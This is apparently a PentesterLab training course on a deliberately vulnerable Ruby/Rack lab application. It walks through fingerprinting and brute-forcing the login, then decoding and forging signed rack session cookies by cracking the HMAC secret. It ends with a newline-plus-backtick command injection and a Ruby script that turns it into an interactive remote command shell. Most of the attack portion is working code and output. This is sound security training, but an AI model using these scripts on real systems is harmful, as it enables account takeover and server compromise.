RACK COOKIES AND COMMANDS INJECTION

By Louis Nyffenegger <Louis@PentesterLab.com>

Table of Content

Table of Content 2
Introduction 5
About this exercise 7
Syntax of this course 7
License 7
The web application 8
Fingerprinting 10
Inspecting HTTP headers 10
Brute forcing an authentication page 13
Reading the login page 13
Finding good dictionaries 17
Problem with brute force 18
Brute force using Patator 18
Brute force using Ruby 20
Brute force in any other languages 24
Results of the brute force 25
Tampering a rack cookie 26
Introduction to rack cookies 26
Decoding a rack cookie 27
Tampering a rack cookie 33
Tampering a signed cookie 34
Brute forcing the secret 35
Resigning a cookie 38
Changing your cookie in your browser 39
Access to the administration pages and commands injection 41
Introduction to commands injection 41
Detecting commands injection 42

Exploiting commands injection 44
Automation 45
Conclusion 48

Introduction

This course details the tampering of rack cookies in a website and how an attacker can use it to gain access to the administration interface. Then using this access and after a privilege escalation, the attacker will be able to gain commands execution on the server.

The attack is divided into 4 steps:

1. Fingerprinting: to gather information on the web application and technologies in use.
2. Brute forcing the authentication page.
3. Tampering of a rack cookie to gain Administrator privileges.
4. From the administration pages, gaining commands execution by injection to run any commands on the underlying operating system.

About this exercise

Syntax of this course

The red boxes provide information on mistakes/issues that are likely to happen while testing:


An issue that you may encounter...

The green boxes provide tips and information if you want to go further.

You should probably check...

License

Rack Cookies and Commands Injection by PentesterLab is licensed under the Creative Commons Attribution-NonCommercial-NoDerivs 3.0 Unported License. To view a copy of this license, visit http://creativecommons.org/licenses/by-nc-nd/3.0/.



The web application

Once the system has booted, you can then retrieve the current IP address of the system using the command `ifconfig`:

```
$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:34:56
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:3456/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:88 errors:0 dropped:0 overruns:0 frame:0
          TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10300 (10.0 KiB)  TX bytes:10243 (10.0 KiB)
          Interrupt:11 Base address:0x8000
```

In this example the IP address is 10.0.2.15.

In all the training, the hostname `vulnerable` is used for the vulnerable machine, you can either replace it by the IP address of the machine, or you can just add an entry to your host file with this name and the corresponding IP address. It can be easily done by modifying:

- on Windows, your `C:\Windows\System32\Drivers\etc\hosts` file;
- on Unix/Linux and Mac OS X, your `/etc/hosts` file.

The IP address can change if you restart the virtual machine, don't forget to update your hosts file.

Fingerprinting

The fingerprinting can be done using multiple tools. First by just using a browser, it's possible to detect that the application is written in PHP.

Inspecting HTTP headers

A lot of information can be retrieve by connecting to the web application using netcat or telnet:

```
$ telnet vulnerable 80
```

Where:

- vulnerable is the hostname or the IP address of the server;

- 80 is the TCP port used by the web application (80 is the default value for HTTP).

By sending the following HTTP request:

```
GET / HTTP/1.1
Host: vulnerable
```

It's possible to retrieve information on the version of the web server and the technology used just by observing the HTTP headers sent back by the server:

```
HTTP/1.1 302 Found
Date: Thu, 13 Sep 2012 05:54:05 GMT
Server: Apache/2.2.16 (Debian)
X-Powered-By: Phusion Passenger (mod_rails/mod_rack) 3.0.12
X-Frame-Options: sameorigin
X-XSS-Protection: 1; mode=block
Location: http://vulnerable/login
Content-Length: 0
Status: 302
Vary: Accept-Encoding
Content-Type: text/html;charset=utf-8
```

Here, we can see that the application is running on a Debian server using Apache version 2.2.16 and Phusion Passenger 3.0.12. Phusion is probably the most common way to host Ruby/Rack based applications. We can also see that the application redirects us to a login page with a HTTP 302 and the Location header (`Location: http://vulnerable/login`).

If the application is only available over HTTPs, telnet or netcat won't be able to communicate with the server, `openssl` needs to be used:

```
$ openssl s_client -connect vulnerable:443
```

Where:

- `vulnerable` is the hostname or the IP address of the server;
- `443` is the TCP port used by the web application (443 is the default value for HTTPs).

Brute forcing an authentication page

When you can only see a login page on a web application, you don't have much choice but to try to find a default account to try to go further.

During a penetration test, try to make sure that this login page is not directly using the company's Active Directory or you will be likely to lock domain accounts.

We will see how it is possible to quickly and easily brute force this login page.

Reading the login page

One of the first steps is too carefully read the login page to see what happens when you try to log in and what information is expected.

Here we can see that the web page expected a username, it gives us a good idea of what the format of this value has to be. Some other websites ask for login ID or emails, keeping that in mind will cut down your number of attempts.

When I run my in-house training class, the brute force exercise only accept usernames composed of 6 digits. The login page indicates it. But a lot of students don't spend the time to read this page and try typical usernames... Devil is in the details :)

By reading the page's source:

```
    <form action="/login" method="POST">
    <div class="clearfix">
      <label for="">Username:</label>
        <div class="input">
          <input class="xxlarge" id="xlInput" name="login" size="80" type="text"
/>
        </div>
    </div>
    <div class="clearfix">
      <label for="">Password:</label>
        <div class="input">
          <input class="xxlarge" id="xlInput" name="password" size="80"
type="password" />
        </div>
    </div>
    <div class="actions">
      <button type="reset" class="btn">Cancel</button>
       
      <button type="submit" class="btn primary">Login</button>
    </div>
   </form>
```

We can see that:

- the form has two parameters: login and password;
- the method used by the form is `POST`;
- the `POST` request is sent to `/login`.


Based on this information, we can manually build the query that your browser will send to the website:

```
POST /login HTTP/1.1
Host: vulnerable
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

login=pentester&password=test
```

We can even try this request using `telnet`.

Another easier way is to set up a HTTP proxy like Burp Suite (http://portswigger.net/):



After sending the request in Burp Suite, we can see that the response is a redirect to the page `/login` when we send invalid credentials.

Finding good dictionaries

To perform a brute force attack, you will need a good dictionary. You have many ways to find good dictionaries:

- use the one available online: Openwall's wordlists, wfuzz's wordlist, or just google "passwords list"
- follow hacking groups for password dump.
- keep the passwords you already found: this is a really efficient way to get good passwords if you often work for the same companies or if you don't work for English speaking companies.
- build a list from the corporate website by spidering it and gathering keywords.

For the rest of the exercise, you can use a small dictionary containing the following words:

```
$ cat dico.txt
secret
pentesterlab
admin
test
password
```

Problem with brute force

When you try to brute force a web page, you know what happen on unsuccessful login but you have no idea on what happen if the login is successful. To perform the brute force you will need to think about the opposite of what you want and find the case that does not match what you want.

Brute force using Patator

Patator (http://code.google.com/p/patator/) is a multi-protocol brute forcing tool, it can be used to find default credentials for web applications and a lot of other services (LDAP, Oracle, SMB, SSH...).

Here, we will need to tell patator how to perform the brute force, we can use the dictionary `big.txt` from wfuzz for example. We can then use the following common line to find an account where login is identical to the password:

```
patator http_fuzz url=http://vulnerable/login method=POST
body='login=FILE0&password=FILE0' 0=~/wfuzz/wordlist/general/big.txt
accept_cookie=1  follow=1 -x ignore:fgrep='DNS Manager Login'  -l /tmp/patator
```

Where:

- `http_fuzz` is used to tell Patator to use the module `http_fuzz`;
- `url=` is used to set the URL;
- `method=POST` to tell Patator to use HTTP POST;
- `body` is the body of the request based on the information we gathered before;
- we also want to use `accept_cookie=1` and `follow=1` to accept the cookies sent back by the application and follow the redirect since the application redirects us after unsuccessful attempt, it may do the same for successful attempt;
- `-x ignore:fgrep='DNS Manager Login'` is used to tell Patator to ignore response containing "DNS Manager Login", once we are log in, it's likely that we won't see this in the authenticated section of the site.

By running this command, we quickly get an account (`test/test`):

```
patator http_fuzz url=http://vulnerable/login method=POST
body='login=FILE0&password=FILE0' 0=~/wfuzz/wordlist/general/big.txt
accept_cookie=1  follow=1 -x ignore:fgrep='DNS Manager Login'
17:46:54 patator    INFO - Starting Patator v0.3
(http://code.google.com/p/patator/) at 2012-09-13 17:46 EST
17:46:54 patator    INFO -
17:46:54 patator    INFO - code & size     | candidate                    |   num | mesg
17:46:54 patator    INFO - -----------------------------------------------------------
17:47:03 patator    INFO - 200 2855:1713   | test                         |  2722 |
HTTP/1.1 200 OK
17:47:04 patator    INFO - Hits/Done/Size/Fail: 1/3036/3036/0, Avg: 292 r/s, Time:
0h 0m 10s
```

There is a lot of other ways and options to use in patator, I strongly recommend you read the `README` available in the script to discover other modules and options.

Brute force using Ruby

We can easily write a quick Ruby script to perform the brute force attack using the library `net/http`. We just need to know how to read a file and do a HTTP request.

You will always need to be able to quickly write small script using HTTP (especially in this exercise), it is always a good idea to keep examples on how to do all kind of requests.

Here, we are going to use a Proxy to perform the HTTP request. This way we will be able to debug the script. The following code illustrates how to perform the `POST` request and retrieve the `Location:` header:

```
require "net/http"
require "uri"
require "pp"

# Remote host
URL = "http://vulnerable/login"

# Create URL object
url = URI.parse(URL)

# Proxy configuration
PROXY = "127.0.0.1"
PROXY_PORT = "18080"


creds = "admin"

# HTTP request
resp = Net::HTTP::Proxy(PROXY, PROXY_PORT).start(url.host, url.port) do |http|
  resp = http.post(url.request_uri, "login=#{creds}&password=#{creds}")
end
# Print the Location header of the response
puts  resp.header['Location']
```

Now that we know how to send a request and check the result, we just need to read a file do a loop for each element:

```
require "net/http"
require "uri"
require "pp"

# Remote host
URL = "http://vulnerable/login"

# Create URL object
url = URI.parse(URL)

# Proxy configuration
PROXY = "127.0.0.1"
PROXY_PORT = "18080"

exit unless ARGV[0]

File.readlines(ARGV[0]).each do |c|
  c.chomp!
  # HTTP request
  resp = Net::HTTP::Proxy(PROXY, PROXY_PORT).start(url.host, url.port) do
|http|
    resp = http.post(url.request_uri, "login=#{c}&password=#{c}")
  end

  # Print the Location header of the response
  puts  resp.header['Location']

  # if the redirect doesn't match login
  # we probably have a winner
```

```
    if resp.header['Location'] !~ /login/
      puts "Valid credentials found: #{c}/#{c}"
      puts resp.header['Set-Cookie']
      exit
    end
  end
```

The most common mistake (at least for me) is to keep the end of line `\n` when reading from a file. Make sure you remove it using the `chomp` function in Ruby.

Brute force in any other languages

It's pretty easy to write your own brute forcing tool in any language, you just need to be able to write the following code:

- send a HTTP request;
- read a file (to read the passwords' list);
- extract information from a HTTP response;

From that you can rewrite the ruby code from the previous section in your favourite language.

Results of the brute force

If you run correctly the previous tool, you should, by now, have a valid username and password.

You can now log in the application and see what is happening.

Tampering a rack cookie

When you log in and inspect the HTTP traffic you can see that the server sends back a cookie named `rack.session`. We are going to see how we can decode and modify this cookie to escalate our privileges.

Introduction to rack cookies

Default rack cookies have one of these 2 forms:

- A string:

```
Set-Cookie:
rack.session=BAh7BkkiD3Nlc3Npb25faWQGOgZFRiJFNWE4OWJhZmNhNDc2MGY1MTA0
MTJm%0AZTM0MDJlZjE3MzAxN2ZjMzBjYWRmMWNiYTgwNGYxNzE3NTI1NTgxNjZmYw%3D%
3D%0A; path=/; HttpOnly
```

- A string and a signature separated by `--`:

```
Set-Cookie:
rack.session=BAh7BkkiD3Nlc3Npb25faWQGOgZFRiJFYmJiMTRiODI3YjdlODg2OWMw
NWY3%0ANjdmMGNlZjg2YjVkN2VjMDQxN2ZlYTU0YWM3ZTI5OTUwNTY3MjgzMWI3Yg%3D%
3D%0A--61215fa13942903faa4652f73e613aa0ced6db2d; path=/; HttpOnly
```

If the signature is not used, the cookie can easily be tampered. If the signature is used, the cookie can only be tampered if the secret used to sign the cookies can be guessed. In both cases, the cookie can easily be decoded and the information accessed.

If you have access to the source code of the application, you can quickly check the value used to sign the cookie by searching for `use Rack::Session::Cookie`. If signed cookies are used the line should look like `use Rack::Session::Cookie, :secret => "s3cr3t"`.

Decoding a rack cookie

Here, we can see that the cookie is signed using the result from the fingerprinting:

```
Set-Cookie:
rack.session=BAh7BkkiD3Nlc3Npb25faWQGOgZFRiJFYmJiMTRiODI3YjdlODg2OWMw
NWY3%0ANjdmMGNlZjg2YjVkN2VjMDQxN2ZlYTU0YWM3ZTI5OTUwNTY3MjgzMWI3Yg%3D%
3D%0A--61215fa13942903faa4652f73e613aa0ced6db2d; path=/; HttpOnly
```

The value will be different since all cookies sent are unique. The cookie contains a `session_id` that changes for each new cookie created. However, the value should start by `BA`.

To encode the cookie, two operations are done by the server:

1. the object is serialised using the ruby function Marshal.dump;
2. the result is encoded using base64
3. the result is then URL-encoded to prevent any issues with HTTP.

The source code illustrating this behaviour can be found in rack in the file `lib/rack/session/cookie.rb` or on [the project repository](#).

In order to decode a cookie we will need to inverse those three operations:

1. extracted the cookie value: remove the cookie's name and options and the signature;
2. decode this value using URL encoding and base64;

3. load the object using the ruby function Marshal.load.

The following ruby code used to perform these three operations:

```
require "net/http"
require "uri"
require 'pp'
require 'base64'
# Remote host

URL = "http://vulnerable/login"

# Create URL object
url = URI.parse(URL)

# Proxy configuration
PROXY = "127.0.0.1"
PROXY_PORT = "18080"


creds = "test"

# Authentication
resp = Net::HTTP::Proxy(PROXY, PROXY_PORT).start(url.host, url.port) do |http|
  http.post(url.request_uri, "login=#{creds}&password=#{creds}")
end

# puts get the cookie
c = resp.header['Set-Cookie'].split("=")[1].split("; ")[0]
cookie, signature = c.split("--")
decoded = Base64.decode64(URI.decode(cookie))
begin
  # load the object
```

```
  object = Marshal.load(decoded)
  pp object
rescue ArgumentError => e
  puts "ERROR: "+e.to_s
end
```

If we run the script, we get the following result:

```
$ ruby decode1.rb
ERROR: undefined class/module User
```

When decoding the object, Ruby can't find a reference to the class, we can add a stub to this class by declaring it earlier in the file:

```
class User
end
```

We can now run the script again:

```
$ ruby decode2.rb
ERROR: undefined class/module DataMapper::
```

We have now another error, since the object is propably a serialised DataMapper object (database abstraction library for Ruby).

We just need to add a `require` to load this library:

```
require 'data_mapper'
```

If you are not using the liveCD, you will probably need to install DataMappper on your system:

```
$ gem install data_mapper
$ gem install dm-sqlite-adapter
```

And keep trying:

```
$ ruby decode3.rb
ERROR: undefined class/module DataMapper::Adapters::SqliteAdapter
```

Another error message, after some googling, we can find that the problem is that DataMapper can't find the adapter to the database, we can create a "fake" one using the following code:

```
DataMapper.setup(:default,'sqlite3::memory')
```

And run the new code:

```
$ ruby decode4.rb
{"session_id"=>
  "af079d20f830683906ce30741fcee892ba540493c282ba48292477e5cf394305",
 "user"=>
  #<User:0x0000000303fa18
   @_persistence_state=
    #<DataMapper::Resource::PersistenceState::Clean:0x0000000303f900
     @model=User,
     @resource=#<User:0x0000000303fa18 ...>>,
   @_repository=#<DataMapper::Repository @name=default>,
   @admin=false,
   @id=2,
   @login="test",
   @password="098f6bcd4621d373cade4e832627b4f6">}
```

By doing these operations, we can now access the information provided by the server.

Accessing information is good, especially if the developer stores sensitive information in the cookie, however here the goal is to manipulate the cookie to go further and try to modify the value we just decoded to change the attribute `admin` for example.

Tampering a rack cookie

To tamper a unsigned rack cookie, we will need to decode the cookie, tamper it and then re-encode it. We just saw how to decode the cookie, now we just need to modify the attribute and re-encode it. First we will need to add a line to the `User` class to be able to access the `admin` attribute:

```
class User
  attr_accessor :admin
end
```

Once this is done, we can modify the cookie and re-encode it:

```
  object = Marshal.load(decoded)
  pp object
  object["user"].admin = true
  nc = Base64.encode64(Marshal.dump(object))
  pp nc
```

We are just doing the opposite operations of the ones we used to decode the cookie.

However, if we send back the cookie to the server, this cookie won't get accepted and the server will redirect us to the login page... we need to find a way to recover the secret used to sign the cookie.

Tampering a signed cookie

To tamper the signed cookie, you will need to:

- find the secret used to sign the cookie;
- use the previous script to tamper and re-sign the tampered cookie.

Brute forcing the secret

To brute force the cookie, we are going to create a brute force tool to try to find the correct value. To do that, we just need to copy the code used by the rack library (in the file `lib/rack/session/cookie.rb`) or on [the project repository]() and iterate over a dictionary of words.

The following code illustrate how cookies are signed:

```
def generate_hmac(data, secret)
 OpenSSL::HMAC.hexdigest(OpenSSL::Digest::SHA1.new, secret, data)
end
```

Now that we know how to sign a cookie with a given secret, we are able to iterate over the file and check if we can find a secret that will generate the correct signature (using a cookie sent back by the application which is valid by definition):

```
require 'openssl'
require 'uri'
require 'pp'

COOKIES=
"BAh7B0kiD3Nlc3Npb25faWQGOgZFRiJFNjYzYjQ1YTQxZDk1ZGZiMTBiZTA1%0A
MjNmMjA2ZGNjOWZiMGUxZDU0MGM1NWQwYzI1MDA5M2FlNzc4YjNiYzYwNEki
%0ACXVzZXIGOwBGbzoJVXNlcgs6GEBfcGVyc2lzdGVuY2Vfc3RhdGVvOjJEYXRh%
0ATWFwcGVyOjpSZXNvdXJjZTo6UGVyc2lzdGVuY2VTdGF0ZTo6Q2xlYW4HOg5A
%0AcmVzb3VyY2VACToLQG1vZGVsYwlVc2VyOgtAbG9naW5JIgl0ZXN0BjsAVDoL
%0AQGFkbWluRjoOQHBhc3N3b3JkSSIlMDk4ZjZiY2Q0NjIxZDM3M2NhZGU0ZTgz
%0AMjYyN2I0ZjYGOwBUOghAaWRpBzoRQF9yZXBvc2l0b3J5bzobRGF0YU1hcHBl
%0Acjo6UmVwb3NpdG9yeQg6CkBuYW1lOgxkZWZhdWx0OhNAaWRlbnRpdHlfbW
Fw%0Ac3sGQAtDOhxEYXRhTWFwcGVyOjpJZGVudGl0eU1hcHsGWwZpB0AJOg1A
YWRh%0AcHRlcm86KERhdGFNYXBwZXI6OkFkYXB0ZXJzOjpTcWxpdGVBZGFwd
GVyDTsR%0AOxI6DUBvcHRpb25zQzoVRGF0YU1hcHBlcjo6TWFzaHsOSSILc2NoZ
W1lBjsA%0ARkkiC3NxbGl0ZQY7AEZJIgl1c2VyBjsARjBJIg1wYXNzd29yZAY7AEYw
SSIJ%0AaG9zdAY7AEZJIgAGOwBGSSIJcG9ydAY7AEYwSSIKcXVlcnkGOwBGMEkiD
WZy%0AYWdtZW50BjsARjBJIgxhZGFwdGVyBjsARkkiDHNxbGl0ZTMGOwBGSSIJc
GF0%0AaAY7AEZJIhAvdG1wL2Rucy5kYgY7AEY6IEByZXNvdXJjZV9uYW1pbmdfY2
9u%0AdmVudGlvbm1GRGF0YU1hcHBlcjo6TmFtaW5nQ29udmVudGlvbnM6OlJlc29
1%0AcmNlOjpVbmRlcnNjb3JlZEFuZFBsdXJhbGl6ZWQ6HUBmaWVsZF9uYW1pbmd
f%0AY29udmVudGlvbm02RGF0YU1hcHBlcjo6TmFtaW5nQ29udmVudGlvbnM6OkZ
p%0AZWxkOjpVbmRlcnNjb3JlZDoUQG5vcm1hbGl6ZWRfdXJpbzoVRGF0YU9iamVj
%0AdHM6OlVSSQ86DEBzY2hlbWVAHjoPQHN1YnNjaGVtZTA6CkB1c2VyMDsNMD
oK%0AQGhvc3RAGToKQHBvcnQwOgpAcGF0aEAgOgtAcXVlcnlDOxh7DkAUQBVA
FjBA%0AFzBAGEAZQBowQBswQBwwQB1AHkAfQCA6DkBmcmFnbWVudDA6DkB
yZWxhdGl2%0AZTA6FEBzcWxpdGVfdmVyc2lvbkkiCjMuNy4zBjsAVDojQHN1cHBvc
nRzX2Ry%0Ab3BfdGFibGVfaWZfZXhpc3RzVDoVQHN1cHBvcnRzX3NlcmlhbFQ%3
```

```
D%0A--61b269ef4410ef84c529196aa4ebbb85193441d8"

def sign(data, secret)
  OpenSSL::HMAC.hexdigest(OpenSSL::Digest::SHA1.new, secret, data)
end

value, signed = COOKIES.split("--",2)

value = URI.decode(value)

File.readlines(ARGV[0]).each do |c|
  c.chomp!
  if sign(value, c) == signed
    puts "Secret found: "+c
    exit
  end
end
```

When you're writing a brute-force script like this one, it's important to avoid printing all the words tested since it's likely to slow down the script.

We can now run the code to find the key:

```
$ ruby bf.rb dico.txt
Secret found: secret
```

Resigning a cookie

Now that we know the secret, we can resign the cookie using the brute-force code:

```
# before
pp object
object["user"].admin = true
# after
pp object
# new cookie:
nc =Base64.encode64(Marshal.dump(object))
ns = OpenSSL::HMAC.hexdigest(OpenSSL::Digest::SHA1.new, "secret", nc)
```

A valid cookie can then be generated and used:

```
# URI.encode doesn't encode = sign
newcookie = URI.encode(nc).gsub("=","%3D")+"--"+ns
```

Using Ruby, we can now connect to the website to check if the new cookie get accepted:

```
  resp = Net::HTTP::Proxy(PROXY, PROXY_PORT).start(url.host, url.port) do
|http|
    http.get("/", {"Cookie" => "rack.session="+newcookie })
  end
  pp resp
  pp resp.body
```

You should get a HTTP/200 response if everything is done correctly.

Changing your cookie in your browser

If you're using Firefox, you can use the following extension to modify your cookies: Cookie manager +.

After reloading the page, you should be able to see the "Admin version" of the website:

DNS manager Homepage New record Logout

Name	IP address	TTL	Action
webmail	192.168.3.10	600	(edit|delete)
intranet	192.168.3.3	600	(edit|delete)
firewall	192.168.3.1	600	(edit|delete)

A lot of Firefox extensions (Firebug Cookie extension for example) tend to re-encode some characters, if you get redirect to the login page, it's probably where the problem come from.

Access to the administration pages and commands injection

Introduction to commands injection

A page is vulnerable to commands injection when the developer didn't ensure that the parameters sent by the users are correctly encoded.

There are many ways to get commands injection:

- using ``` to get the command we want to be run first
- using `|`, `&` or `;` to insert another command after the first one

Sometime the result of the command will be available in the page returned by the server, sometime it won't. You can redirect the result of this command to a file (using `> result.txt` and try to retrieve the file content afterwards (for example by creating the file inside the web root of the server).

Detecting commands injection

Like for any web vulnerability, testing and finding command execution is based on a lot of poking around to try to understand what the code is likely to do with the data you provided.


You need to find somewhere in the application where a parameter is used in a command. Then you can try to manipulate this parameter to trigger an error or a weird behaviour.

If you don't see any changes, you can also try to play with the time taken by the server to answer. For example, you can use the following commands to create a delay in the server's response:

- `ping -c 4 127.0.0.1`
- `sleep 5`

If you see a time delay, it's likely that you can inject commands and run arbitrary commands on the remote server.

Here, we can try to inject in the IP address or in the hostname when we create or update a DNS record. If you try to add `uname` for example in the IP address parameter, the following error is sent back by the application:




However, a really common issue with Ruby based application is a misunderstanding on how regular expressions work: in Ruby, regular expressions are multi-lines by default.

For example, the following regular expression `/^\d+$/` will validate:

- "123", as in any other language;
- "123\n`arbitrary data`";
- "`arbitrary data`\n123\n`arbitrary data`".

We can now test this value by using a proxy and injecting a new line (encoded as `%0a`) and an arbitrary command in the request:

We can see the result of the command in the error message:



However, if you try to inject a command that returns more than one word, you can see that only the first value is returned.

Exploiting commands injection

As we saw, the full output of the command injection is not sent back by the server. We will need to find a way to get this information by another manner.

A first way to do it, is to filter the first word if the command returns only one word per line. For example, you can run `ls`, that will return `Gemfile` as a first result. You can then run `ls | grep -v Gemfile`, that will return `config.ru`. You can keep going until you have all results, however you're likely to hit the size limit on the parameter and get back to the default error message.

Using the first command, we saw that (by running `pwd`) the application is located in `/var/www`. As the application is a Rack based application, it's more than likely that a public repository exists (mandatory as far as I know). We can use this information to run commands and get the result in a file in `/var/www/public` or just copy files to this repository.

For example, we can run:

You can then access the file directly by accessing http://vulnerable/passwd.

Automation

For each command we want to run, we need to do two requests manually, it is a bit annoying and slow. We can build a ruby script that will take our command, run it and then retrieve and display the response automatically.

```ruby
require "net/http"
require "uri"
require 'pp'

# Remote host
URL = "http://vulnerable/"

# Create URL object
url = URI.parse(URL)

# Proxy configuration
PROXY = "127.0.0.1"
PROXY_PORT = "18080"

exit unless ARGV[0]

cookie = ARGV[0]

while 1
  print "cmd> "
  cmd = STDIN.readline
  cmd.chomp!
  # HTTP request
  post = "id=1&name=webmail&ttl=600&ip=192.168.3.10%0a"
  post += "`#{URI.encode(cmd)}+>+/var/www/public/result.txt`"
  resp = Net::HTTP::Proxy(PROXY, PROXY_PORT).start(url.host, url.port) do
|http|
    http.post("/update", post, {"Cookie" => "rack.session="+cookie} )
  end
```

```
  if resp.header['Location'] =~ /login/
    puts "You have been logged out"
    exit
  elsif resp.body =~ /Invalid data provided/
    puts "Error processing the command"
  else
    resp = Net::HTTP::Proxy(PROXY, PROXY_PORT).start(url.host, url.port) do
|http|
      http.get("/result.txt",  )
    end
    puts resp.body
  end
end
```

```
$ ruby automation.rb
"BAh7B0kiD3Nlc...........6GEBfcGVyc2lzdGVuY2Vf%0AbGF0aXZlMDoUQHNxbGl0
ZV92ZXJzaW9uSSIKMy43LjMGOwBUOiNAc3VwcG9y%0AdHNfZHJvcF90YWJsZV9
pZl9leGlzdHNUOhVAc3VwcG9ydHNfc2VyaWFsVA%3D%3D%0A--
553726173b18abd20886c7e4f22b9898520c90d8"
cmd> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
cmd> uname -a
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

From there, you can get a shell using our previous exercise on post-exploitation.

Conclusion

This exercise showed you how to tamper a rack cookie to perform a privilege escalation. Once in the "Admin version", more functionalities are often available and more vulnerabilities as well.

This exercise is based on a common issue with cookies, a similar vulnerability was one of the challenges during the Defcon CTF qualifications in 2011 and during the Stripe CTF. The commands execution is based on an issue found in a commercial product. Over the years, I have seen this kind of issue (or something really similar) many times during penetration testing.